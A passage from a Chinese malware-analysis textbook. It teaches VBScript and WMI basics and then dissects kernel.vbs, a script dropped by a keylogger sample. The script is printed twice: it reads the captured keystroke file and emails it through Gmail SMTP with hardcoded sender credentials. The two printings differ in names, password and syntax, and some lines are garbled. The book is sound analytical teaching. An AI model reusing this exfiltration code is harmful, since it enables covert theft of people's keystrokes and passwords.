时，为了实现多类脚本文件在 Windows 界面或 DOS 命令提示符下的直接运行，就在系统内植入了一个基于 32 位 Windows 平台、独立于语言的脚本运行环境，并将其命名为“Windows Scripting Host”。WSH 架构于 ActiveX 之上，通过充当 ActiveX 的脚本引擎控制器，WSH 为 Windows 用户充分利用威力强大的脚本指令语言扫清了障碍。例如我们编写一个简单的脚本文件，打开记事本，然后输入如下内容：

```
MsgBox "Hello"
```

保存为任意名称，扩展名为 .vbs。执行前把我们的进程监控工具如 procexp.exe 打开，然后双击我们刚保存的脚本文件，双击后弹出一个消息框。这时通过进程的监控可以看到，系统自动调用一个适当的程序 Wscript.exe 来对这个脚本文件进行解释并执行，而这个程序，就是 Windows Scripting Host，如图 4-1 所示。




图 4-1 脚本运行后由 WSCRIPT.exe 解释执行

关于 WSH 的书籍和文章非常多，读者可以查阅相关书籍或文章进行深入学习，笔者在此不再赘述。

#### 4.1.4 VBScript 脚本语言学习

知道了 Windows 脚本的运行原理，如果要掌握脚本病毒就需要学习脚本病毒常用的脚本语言。常见的有 Perl、JavaScript、VBScript 等。当今有很多关于这方面的书籍和文章，读者可以自己学习，这里笔者以 VBScript 为例讲解其学习方法。

VBScript 的全称是：Microsoft Visual Basic Script Edition（微软公司可视化 Basic 脚本版）。正如其字面所透露的信息，VBS（VBScript 的简写）是基于 Visual Basic 的脚本语言（Microsoft Visual Basic 是微软公司出品的一套可视化编程工具）。VBScript 的语法基于 Basic 语言，不同的是它并不编译成二进制文件，而是直接由宿主（host）解释源代码并执行。简单地说就是我们写的 VBS 代码不需要经过编译生成“.exe”文件，而是直接保存为扩展名为“.vbs”的文件，用户可以直接在 Windows 计算机上双击执行这个文件。

开发 VBS 程序的工具很简单，只要是具有编辑功能的工具都可以，例如 Windows 自带的记事本程序。其实其他脚本语言的编写也同样如此，建议读者选择一个专业的文本编辑器，因为这些工具可以提供“语法高亮”，“坐标对齐”等功能，更加方便开发。在这里我们推荐使用 Edit Plus。

学习任何一门语言最为基础的是语法，最重要的是应用，当然学习计算机语言也是如此，都是要首先由语法学起，然后在使用正确的语法进行各种应用练习，最终达到灵活运用目的。

请读者首先完成以下一个简单例子，输入以下内容到编辑器，然后保存为.vbs 扩展名的文件。

```
REM 输出任意先前输入的信息
'使用 InputBox 和 MsgBox 函数
Dim Information
Information = "请输入你的信息："
info=Inputbox(Information,"信息")
Msgbox(info)
```

然后双击运行，观察运行结果。

上述代码中，第 1 行和第 2 行的开头分别是“REM”语句和“'”，这两个标识的作用是相同的，表示本行是注释行，也就是说这两行什么功能都没有，只是起注解作用，通常用来说明这段程序的功能、版权信息或者某行代码的含义等。注释是程序最重要的部分之一，尽管它不是必需的，但对于其他人阅读源代码，以及自己分析源代码是很有好处的。好的习惯就是在必要的地方加上清晰简洁的注释。

第 3 行 Dim 用来声明一个变量，在 VBS 中，变量类型并不是那么重要，因为 VBS 会帮我们自动识别变量类型。而且变量在使用前不一定要先声明，程序会动态分配变量空间。在 VBS 中我们不用考虑变量储存的是一个整数还是一个小数（又称“浮点数”），



也不用考虑是不是字符串（串字符，比如：“Hello World”），VBS 会自动识别。所以第三行语句可以删除，效果依旧。但是笔者强烈反对这么做，因为一个变量的基本原则就是先声明，后使用。变量名用字母开头，可以使用下划线和数字，但不能使用 VBS 已经定义的关键字，比如 dim，也不能是纯数字。

第 4 行被称为“赋值”，“=”是赋值符号，并不是数学中的等于号，尽管看起来一样。这是正统的理解，我们要理解成等于也是可以。赋值号的左边是一个变量，右边是要赋给变量的值，经过赋值以后，“Information”这个变量在程序中等同于“请输入你的信息：”这个字符串，但当变量“Information”被再次赋值的时候，原值就会被新值覆盖。不仅是字符串，其他任何变量都这样被赋值，例如：a=2，b=12.222 等。

第 5 行 Inputbox 是 VBS 内建的函数。一个函数就相当于一个“黑箱”，有输入（参数）和输出（返回值）。可以不用了解函数是怎么实现的，只要了解这个函数具有什么功能就行。Inputbox 函数的功能是弹出一个对话框，并且支持用户输入一些字符信息，当按“确定”按钮后函数便返回用户输入的信息。我们也可以定义自己的函数。一个函数可以有返回值也可以没有，可以有参数也可以没有。例如 Inputbox 就是有返回值的函数，我们用赋值号左边的变量来“接收”InputBox 的返回值，也就是我们输入的内容。在 Inputbox 右边的括号里是参数列表，每个参数用“,”分隔开，每个参数有不同的功效。比如第 1 个参数会显示在提示里，我们把 Information 这个变量作为第 1 个参数传给了 Inputbox 函数，而 Information = “请输入你的信息：”，所以我们对对话框的提示栏就会看到“请输入你的信息：”这个字符串。第 2 个参数是对话框的标题，我们用直接量（学名叫“常量”，这里是“字符串常量”）传递给函数，当然我们也可以传递变量。Inputbox 函数运行后效果如图 4-2 所示。

实际上 Inputbox 还有很多参数，比如它的第 3 个参数是指编辑框默认显示的内容。我们在第 2 个参数后面再加一个“,”然后输入随便一串字符，例如这里输入“默认参数内容”然后运行，结果如图 4-3 所示。




图 4-2 Inputbox 的运行结果




图 4-3 Inputbox 的默认参数

我们发现用于输入的文本框有了默认的值，这就是第 3 个参数的作用。

第 5 行 MsgBox 函数是用来输出的函数。在 VBS 中没有专门的输出函数（Basic 语言中输出函数有 print，C 语言中输出函数有 printf），所以我们只能用对话框来观察输出结果。Msgbox 的必要参数只有一个，就是要输出的内容。在这种情况下，我们不需要理会 msgbox 的返回值。


要点：

- (1) 注释（以 REM 或'开头）行在程序中不起作用，但能让别人更容易读懂程序；
- (2) 变量好像一个盒子，或一个代号，可以代表我们想代表的东西。变量赋值使用“=”，其值可变；
- (3) 以“”引起来的字符称之为字符串。
- (4) 函数像一个“黑箱”，有参数和返回值，用“=”左边的变量可以接收函数的返回值。
- (5) VBS 提供了很多现成的功能强大的函数，如：Inputbox 函数弹出一个输入对话框，Msgbox 则用于输出。

本书并不是一本讲解如何编写程序的开发书籍，所以这里无法完整讲述 VBScript 语言的完整知识，读者可以按照以上方式通过阅读专业书籍系统地学习 VBScript 的语法知识。关于 VBScript 提供的各种函数并不需要完全死记硬背下来，而是有专门的手册，需要时查阅手册即可。读者可以在网上搜索 VBS.CHM 文件下载 VBS.CHM 文件，就是 VBScript 的帮助手册。其中完整地介绍了关于 VBScript 的所有函数的使用方法。当然读者也可以把它作为学习 VBScript 的参考书。

#### 4.1.5 VBScript 脚本病毒分析

请读者回忆一下我们分析的第一个病毒 KeyLog，这个病毒在运行过程中释放了一个脚本文件——kernel.vbs。当时我们并没有分析它，现在我们就可以来分析一下这个文件都具有什么功能。文件内容如图 4-4 所示。



```
Sub SendIPInfo()
On Error Resume Next
Dim iMsg, iConf, flds,x
Const ForReading = 1
Set objWMI = GetObject("winmgmts:\\.\\" & "." & "\root\cimv2")
Set colOS = objWMI.InstancesOf("Win32_OperatingSystem")
For each objOS in colOS
x = objOS.SystemDirectory & "\log.txt"
next
Dim fso, f
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(x, ForReading)
BodyText = f.ReadAll
f.Close
Set f = Nothing
Set iMsg = CreateObject("CDO.Message")
Set iConf = CreateObject("CDO.Configuration")
Set flds = iConf.Fields
schema = "http://schemas.microsoft.com/cdo/configuration/"
flds.Item(schema & "sendusing") = 2
flds.Item(schema & "smtpserver") = "smtp.gmail.com"
flds.Item(schema & "smtpserverport") = 465
flds.Item(schema & "smtpauthenticate") = 1
flds.Item(schema & "sendusername") = "adrulez@gmail.com"
flds.Item(schema & "sendpassword") = "hellgeah"
flds.Item(schema & "smtpssl") = 1
flds.Update
With iMsg
.To = "Sender Name (atui.alex@orchidseven.com)"
.From = "adrulez (adrulez@hell.com)"
.Subject = Date() & Time()
.HTMLBody = "<div>KeyLog K3yl0gg3r</div>" & BodyText
.Sender = "adrulez"
.Organization = "Hell Inc."
.ReplyTo = "adrulez@hell.com"
End With
Set .Configuration = iConf
.Send
End Sub
Set iMsg = nothing
Set iConf = nothing
```

图 4-4 KeyLog 释放的 kernel.vbs 的代码

文件并不大，只有 45 行。下面我们逐行来分析，我们一边对这个文件进行分析，一边进一步学习 VBScript 语言。在此过程中将讲解学习 VBScript 语言的学习方法。

第 1 行：

```
Sub SendIPInfo()
```

在前一小节我们曾提到，VBS 内建了很多函数，同时也允许用户自定义函数。通常为了方便使用以及增加代码的复用性，我们把具有一定功能的代码封装成函数，什么地方需要此功能只需调用这个函数即可。那么上面的 Sub 语句就是对函数的定义语句，SendIPInfo()是函数名。注意，函数定义还必须有结尾标识 End Sub。我们可以一直向下找，在 kernel.vbs 文件的倒数第二行便是这条语句。那么 Sub 与 End Sub 之间的部分就是函数体。注意看最后一行，SendIPInfo，就是上面定义的函数名，这里是函数的调用。也就是说函数定义是不会被执行的，只有函数被调用了，函数的代码才会被执行。我们可以完成以下实验。

新建一个 VBS 文件，并且输入如下内容：

```
sub Msg()  
Msgbox "hello"  
End sub  
Msgbox "你好"
```

然后保存后运行，我们代码中有两个 Msgbox，那么应该有两个消息框出现，然后运行后只有一个“你好”消息框，而“hello”消息框并没有弹出来。这就是因为 Msgbox “hello”语句代码是在自定义函数中 Msg()中的，而这个函数仅有定义，没有调用，所以其代码不会被执行。请将代码修改成如下内容：

```
sub Msg()  
Msgbox "hello"  
End sub  
Msg  
Msgbox "你好"
```

保存后运行，这时我们可以看到两个消息框。因为 Msg()函数被调用，并且调用位置位于 Msgbox “你好”代码之前，所以首先弹出的是“hello”。这也验证了脚本语言是顺序执行的。

#### 注 意

我们在代码编写中使用的是大小写，而 VBScript 实际上是不区分大小写的，所以说 msgbox 和 Msgbox 是等价的。我们故意用大小写编写只是习惯而已，并且这样方便阅读。

我们完全可以通过 VBScript 手册自行学习以上知识。打开 VBS.CHM 文件，打开后如图 4-5 所示。

单击“索引”属性页，如图 4-6 所示。




图 4-5 VBS 帮助文档




图 4-6 使用索引页查询关键字

然后输入 Sub 这个 VBS 内建关键字，如图 4-7 所示。




图 4-7 在索引页中输入要查询的关键字

在下边的列表框中列出了相关信息，双击即可显示其详细说明，如图 4-8 所示。




图 4-8 Sub 语句的查阅

可以看到在右边的信息窗口中详细讲述了 Sub 的各个参数功能以及使用方法。读者可以通过 VBScript 手册进行查阅和学习相关的知识。  
我们继续查看 kernel.vbs 文件的内容。

## 第 2 行:

```
On Error Resume Next
```

同样我们到 VBScript 手册中查看一下，如图 4-9 所示。




图 4-9 On Error Resume Next 的查阅

从中得知，病毒作者使用这句代码 On Error Resume Next，目的就是为了当程序发生错误的时候忽略错误而继续向下执行，从而不要打断程序的执行流程，保证后面的代码可以执行成功。

## 第 3 行:

```
Dim iMsg, iConf, Flds, x
```

这行代码很简单，定义了 4 个变量。

## 第 4 行:

```
Const ForReading = 1
```

现在我们到 VBScript 手册中查一下 Const 的含义和用法，如图 4-10 所示。

Const 用来定义常量，所谓常量也是一个符号，可以赋值，这点和变量相同。但是常量赋值后不能再改变它的值，这是和变量的不同之处。

### 疑问

为什么我们不直接使用数值，而是定义一个常量，然后将数值赋值给常量？使用的时候去使用常量，而并不是直接使用数值，这不是多此一举吗？






图 4-10 Const 查阅

请看以下实例代码：

```
const Num = 5
msgbox "铅笔总价"
msgbox Num*1
msgbox "钢笔总价"
msgbox Num*3
msgbox "盒子总价"
msgbox Num*5
msgbox "毛巾总价"
msgbox Num*7
```

假如我们要写一个程序，程序功能是输出上述物品的总价，假设所有物品的数量相同，但是价格不同，我们按照上面的方式完成代码。因为所有物品的数量相同，所以笔者定义了一个常量 Num，每种物品计算总价都用这个常量（物品数量）×单价即可。现在物品数量是 5，假如有一天物品数量变成 6 了，那么我们只需将第一句代码修改为 const Num = 6 即可，其余不需改动。但是如果我们没有使用常量的话，就要修改很多处代码。另外使用有意义的单词作为常量名，这样有助于代码的理解，而直接使用数值是无法达到这个效果的。

继续看第 5、6、7、8、9 行：

```
set objWMI = GetObject("winmgmts:\\\" & "." & "\root\cimv2")
set colOS = objWMI.InstancesOf("Win32_OperatingSystem")
for each objOS in colOS
x = objOS.SystemDirectory & "\log.txt"
next
```

这里首先要讲解 WMI 概念，WMI-Windows Management Instrumentation 是 Windows 2K/XP 管理系统的核心；对于其他的 Win32 操作系统，WMI 是一个有用的插件。WMI

以 CIMOM 为基础，CIMOM 即公共信息模型对象管理器（Common Information Model Object Manager），是一个描述操作系统构成单元的对象数据库，为 MMC 和脚本程序提供了一个访问操作系统构成单元的公共接口。有了 WMI，工具软件和脚本程序访问操作系统的不同部分时不需要使用不同的 AP。WMI，是基于 Web Based Enterprise Management（WBEM）的面向对象数据库、管理企业环境开发的标准接口。WMI 是一种规范和基础结构，通过它可以访问、配置、管理和监视几乎所有的 Windows 资源，可以利用它访问本地主机的一些信息和服务、监视计算机、管理远程计算机。在这里我们可以把 WMI 理解成为 Windows 为我们提供的可以访问其资源的一种接口或对象。在脚本中要操作计算机文件、注册表等资源通常要是用 WMI，因此学习 WMI 对我们研究脚本病毒也是非常必要的。

提 示

本书不是讲解 WMI 脚本编程的专业书籍，所以我们只是在脚本病毒代码分析中讲解部分相关的 WMI 知识。WMI 非常强大，其内容也绝非几章可以叙述清楚，关于 WMI 脚本编程的书籍和文章非常多，请读者自行学习。

继续看我们的代码：

```
set objWMI = GetObject("winmgmts:\"" & "." & "\"root\cimv2")
```

这句代码中，“&”学名为“与”操作，在这里可以理解为字符串连接符，也就是把字符串“winmgmts:”、字符串“.”、字符串“root\cimv2”拼接成字符串“winmgmts:.\root\cimv2”。实际上以上代码可以改写为：set objWMI = GetObject(“winmgmts:.\root\cimv2”)。之所以要用“&”符号进行拼接是因为各个部分代表不同的含义。如：“winmgmts:”表示 WMI 对象，“.”表示本地计算机，“root\cimv2”表示 WMI 中的 root\cimv2 命名空间（命名空间可以理解是具有一定功能集合的对象）。命名空间 root\cimv2 提供关于计算机、磁盘、外围设备、文件、文件夹、文件系统、网络组件、操作系统、打印机、进程、安全性、服务、共享、SAM 用户及组，以及更多资源的信息。

病毒代码首先利用 VBS 中的 GetObject 函数获得 WMI 的 root\cimv2 命名空间引用。然后利用赋值语句 set 将此引用赋值给变量 objWMI。

提 示

更多关于“&”连接符、GetObject 函数、set 赋值语句的用法请查阅 VBS 帮助手册。

```
set colOS = objWMI.InstancesOf("Win32_OperatingSystem")
```

在脚本编程中，凡是对象都有属性和方法，属性用来描述此对象，而方法则是对象提供的用来操作对象的手段。一般我们用对象名后面跟随一个“.”符号，后面紧接着是对象的属性或方法名进行引用。那么上句代码中因为变量 objWMI 代表的是 root\cimv2 对象，实际是引用了 root\cimv2 对象的 InstancesOf 方法，此方法的功能是获得对象实例，其接收一个参数用于得知要获得哪个对象实例。在这里传入的参数是“Win32\_OperatingSystem”，表示

32 位的操作系统，如果要获得进程对象则是用“Win32\_Process”，获得处理器则是用“Win32\_Processor”参数。当得到操作系统对象后将其赋值给变量 colOS。

```
for each objOS in colOS
  x = objOS.SystemDirectory & "\log.txt"
next
```

这三行代码实际上使用了一个循环体进行循环操作，关于循环语句 For Each...Next 的详细使用方法请查阅 VBS 手册。此处代码其含义是在集合 colOS 中获得集合中的元素赋值给 objOS，然后循环执行下面一行语句：x = objOS.SystemDirectory & "\log.txt"，当遇到 next 则继续在 colOS 集合中取元素，继续执行语句，直到 colOS 中的元素完全取出则跳转到 next 后面的语句执行，结束循环。而语句 x = objOS.SystemDirectory & "\log.txt" 中的 objOS.SystemDirectory 则是调用了对象 objOS 的 SystemDirectory 属性，其含义表示系统目录路径。然后将其和字符串“\log.txt”拼接将最终结果赋值给变量 x。

我们可以总结一下 VBS 利用 WMI 的步骤，基本分为如下步骤。

步骤 1：连接到 WMI 服务。

在任何 WMI 脚本中，第一个步骤都是建立一个到目标计算机上的 Windows 管理服务的连接。连接到在本地或远程计算机上的 WMI 需要调用 VBScript 的 Getobject 函数并将 WMI 脚本库的名字对象的名称（即“winmgmts:”，后跟目标计算机的名称）传递给 Getobject 作为参数。用这种方法连接到 WMI，返回一个对 root\cimv2 对象的引用，代码中使用 objWMI 的变量来引用该对象。root\cimv2 是在 WMI 脚本库中定义的众多对象中的一个。WMI 脚本库提供一组用于访问 WMI 基础结构的通用对象脚本，一旦有某个对象的引用，我们就可以调用任何一个该对象提供的方法，InstancesOf 就是此种方法中的一个。

步骤 2：检索 WMI 托管资源的实例。

普遍认为，第二个步骤主要取决于要执行的任务。在检索 WMI 托管资源的信息中，步骤 2 要调用 root\cimv2 对象的 InstancesOf 方法。正如方法名所示，InstancesOf 返回由资源的类名标识的托管资源的所有实例。InstancesOf 以一个 SWbemObjectSet 集合的形式返回所需的资源，通过使用名为 colOS 的变量在代码中引用它。SWbemObjectSet 是 WMI 脚本库中定义的另一个脚本对象。

步骤 3：获得 WMI 托管资源的属性。

最后一个步骤是枚举 SWbemObjectSet 集合的内容。SWbemObjectSet 中的每个项都是一个 SWbemObject（WMI 脚本库中的另外一个对象），它表示所需资源的一个单个实例。使用 SWbemObject 来访问托管资源类定义中定义的方法和属性。

代码执行到这里变量 x 实际是获得了 log.txt 文件的完整路径，如下：

“c:\windows\system32\log.txt”。

这时我们再回想一下我们分析的第一个 KeyLog 样本，当我们按键盘的时候它在系统目录下释放了一个 log.txt 文件。而且我们不停地按键盘，KeyLog 则不停地写入我们

的按键到这个文件。这里我们分析 KeyLog 释放的脚本，通过以上分析得知它就获得了这个文件的完整路径。它究竟要做什么呢？继续看下面的代码。

第 10 行

```
Dim fso, f
```

非常简单，定义了两个变量。

继续看第 11、12、13、14 行

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(x, ForReading)
BodyText = f.ReadAll
f.Close
```

这四行代码实际上是将变量 x 代表的文件(c:\windows\system32\log.txt)的所有内容读取到变量 BodyText 中。首先使用 CreateObject 函数获得文件系统对象，然后调用该对象的 OpenTextFile 方法以读取的方式打开文件 c:\windows\system32\log.txt。返回被打开的文件对象给变量 f，然后调用 f 对象的 ReadAll 方法读取文件内容返回给变量 BodyText，最后关闭打开的文件。

注 意

无论是脚本编程，还是其他高级语言编程对文件的操作都是先打开，然后读写，最后关闭。

继续看第 15、16 行：

```
Set f = Nothing
Set fso = Nothing
```

这两行的含义是分别清空变量 f、fso。

从第 17 行到第 24 行

```
Set iMsg = CreateObject("CDO.Message")
Set iConf = CreateObject("CDO.Configuration")
Set Fllds = iConf.Fields
schema = "http://schemas.microsoft.com/cdo/configuration/"
Fllds.Item(schema & "sendusing") = 2
Fllds.Item(schema & "smtpserver") = "smtp.gmail.com"
Fllds.Item(schema & "smtpserverport") = 465
Fllds.Item(schema & "smtpauthenticate") = 1
Fllds.Item(schema & "sendusername") = "aodrulez@gmail.com"
Fllds.Item(schema & "sendpassword") = "hellyeah"
Fllds.Item(schema & "smtpusessl") = 1
Fllds.Update
With iMsg
.To = "Sender Name <atul.alex@orchidseven.com>"
.From = "Aodrulez <Aodrulez@Hell.com>"
.Subject = Date() & Time()
.HTMLBody = "-:( CHjmlru Klylogg3r ):- " & BodyText
.Sender = "Aodrulez"
.Organization = "Hell Inc."
.ReplyTo = Aodrulez@Hell.com

Set .Configuration = iConf
.Send
End With
```

